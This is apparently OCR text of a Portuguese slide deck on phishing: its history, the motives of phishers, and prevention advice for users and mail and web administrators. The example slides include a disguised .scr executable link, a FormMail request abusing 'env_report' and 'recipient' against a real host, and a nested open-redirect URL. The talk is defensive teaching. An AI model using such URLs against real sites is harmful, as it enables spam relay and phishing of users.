Impacto e Análise de Phising

Humberto Sartini
http://web.onda.com.br/humberto

Palestrante

Humberto Sartini

- Analista de Segurança do Provedor OndaRPC
- Participante dos projetos:
  - Rau-Tu Linux (http://www.rau-tu.unicamp.br/linux)
  - HoneypotBR (http://www.honeypot.com.br/)
  - RootCheck (http://www.ossec.net/rootcheck/)
- Participante do:
  - IV e V Fórum Internacional de SL
  - Conferência Internacional de SL (Curitiba - 2003)
  - Conisli (São Paulo/SP – 2004)
  - Latinoware (Curitiba - 2005)

Tópicos

- O que é Phising ?
- História do Phising
- Cenário Atual
- Motivação do Phiser
- Como o usuário pode se prevenir ?
- O que o administrador pode fazer ?
- Impactos causados
- Exemplos
- Análise de Phising em tempo real

O que é Phising ?

É um termo criado para descrever o tipo de fraude que se dá através do envio de mensagem não solicitada, que se passa por comunicação de uma instituição conhecida e que procura induzir o acesso a páginas e/ou programas fraudulentos, projetados para furtar dados pessoais e financeiros de usuários.

Fonte: http://cartilha.cert.br/

O que é Phising ?

A palavra Phising (de “fishing”) vem de uma analogia criada pelos fraudadores, onde “iscas” (e-mails) são usados para “pescar” senhas e dados financeiros de usuários da Internet.

Fonte: http://cartilha.cert.br/

História do Phising

- Em janeiro de 1996 aparecimento do termo Phising no NewsGroup da 2600 Magazine

- AOL
  - 1990: Criação de contas com dados falsos (Nome, Número de Cartão de Crédito, etc ...)
  - 1995: Utilização de “Força-Bruta”
  - 1997: E-mail “Suporte AOL” solicitando dados de usuário e senha.

Fonte: Wikipedia

Cenário Atual

Formas de Envio

- Através de E-mails (quase que a totalidade)
- Sites com códigos maliciosos que aproveitam “falhas” de segurança de Navegadores, Leitores de E-mails e Sistemas Operacionais
- Sites com “brechas” de segurança (PHP Nuke, FormMail, ...)
- Programas de Mensagem Instantânea (MSN, AIM, ICQ, ...)
- Combinação de duas ou mais técnicas

Cenário Atual

Facilidades encontradas pelo Phiser:


- Código fonte de vários Phising/Scam em várias linguagens
- Compactador de EXE (Petite)
- Versões “bugadas” de Softwares
- Ingenuidade (??) do usuário

Cenário Atual

Facilidades encontradas pelo Phiser:

- “Burrocracia” das Operadoras e Grandes Provedores
- Delegacias Virtuais despreparadas e sem equipamentos

Cenário Atual



Motivação do Phiser

Motivação do Phiser

- Impunidade
- Legislação Falha (Nacional e Internacional)
- Máquinas Escravas x Pichação de Sites
- Aluguel de BOTNET ($$$)

Como o usuário pode se prevenir ?

- Browsers
  - Manter o browser sempre atualizado
  - Desativar a execução de programas Java, JavaScripts, ActiveX e Janelas pop-up
  - Somente acessar sites de instituições financeiras e de comércio eletrônico digitando o endereço diretamente no seu browser

Fonte: http://cartilha.cert.br

Como o usuário pode se prevenir ?

- Leitores de E-mails
  - Manter sempre a versão mais atualizada do programa leitor de e-mails
  - Não clicar em links que, por ventura, possam aparecer no conteúdo do e-mail
  - Evitar abrir arquivos ou executar programas anexados aos e-mails
  - Desconfiar sempre dos arquivos anexados à mensagem, mesmo que tenham sido enviados por pessoas ou instituições conhecidas

Fonte: http://cartilha.cert.br

O que o administrador pode fazer ?

- É fundamental para amenizar os impactos causados pelos Phisings / Scams

- Notificar o incidente para os contatos da rede e para os grupos de segurança das redes envolvidas, além de copiar o e-mail para o Cert.br

- Efetuar configurações especificas para não permitir e/ou amenizar a propagação dos Phisings / Scams

O que o administrador pode fazer ?

- Servidores de E-mails
  - Atenção especial aos e-mails com os seguintes anexos: bat, chm, exe, hlp, lnk, pif, reg, scr, shs, vbe, vbs, wsf e wsh
  - Atenção especial aos e-mails com link apontando para arquivos com as seguintes extensões: bat, pif e scr
  - Ativação da checagem de DNS Reverso, HELO, Listas RBL e SPF


O que o administrador pode fazer ?

- Servidores de Páginas
  - Alteração de “Mime Type” de arquivos com extensão duvidosas (bat, com, pif, scr)
  - Atenção a CGI (FormMail)e PHP (Php Nuke)
  - Eliminar “Cross Site Scripting”

Mozilla Firefox
Arquivo Editar Exibir Ir Favoritos Ferramentas Ajuda
http://web.onda.com.br/humberto/cartao.scr
Ir

MZP


Thank You - Mozilla Firefox
Arquivo Editar Exibir Ir Favoritos Ferramentas Ajuda
http://www.boku.ac.at/cgi-bin/formmail.cgi?env_report=PATH&recipient=root@boku.ac.at&required=&firstname=&lastname=&email=&message=&Submit=teste
Thank You For Filling Out This Form
Below is what you submitted to root@boku.ac.at on Wednesday, September 28, 2005 at 02:18:12
Submit: teste
FormMail V1.92 © 1995 - 2002 Matt Wright
A Free Product of Matt's Script Archive, Inc.



http://www.brturbo.com.br/includes/barrap.jsp?c=FFFFFF&url=http://www.pop.com.br/barra.php?url=http://www.oi.com.br/services/PO/FrameSet/FrameSet.php?URL=http://www.ibest.com.br/site/parceiros/estadao.jsp?link=http://www.ibest.estadao.com.br/agestado/?i=1

Impactos causados

- Perda de Produtividade
- Consumo de recursos computacionais (processamento, armazenamento, banda, etc ...)
- Golpes e Fraudes
- Ameaça a Segurança da Informação

Step 1 Details about your workplace and email environment

Number of employees with email: 50

Number of workdays per year per employee: 230

Average hourly salary per employee: 7 Brazil - Real

Step 2 Assumptions about your email usage

Average number of spam emails per day per employee: 25

Number of seconds wasted with each spam email message: 5

Step 3 Calculate the cost of spam

Calculate spam costs...

Results

Total Corporate Cost of Spam		Cost of Spam for Each Employee	
Lost Salary		**Lost Salary**	
Yearly:	2795.14 BRL	Yearly:	55.90 BRL
Daily:	12.15 BRL	Daily:	0.24 BRL
Lost Productivity		**Lost Productivity**	
Yearly:	26.40 Days	Yearly:	12.67 Hours per Employee

Step 1 Details about your workplace and email environment

Number of employees with email: 100

Number of workdays per year per employee: 230

Average hourly salary per employee: 7 Brazil - Real

Step 2 Assumptions about your email usage

Average number of spam emails per day per employee: 50


Number of seconds wasted with each spam email message: 5


Step 3 Calculate the cost of spam


Calculate spam costs...

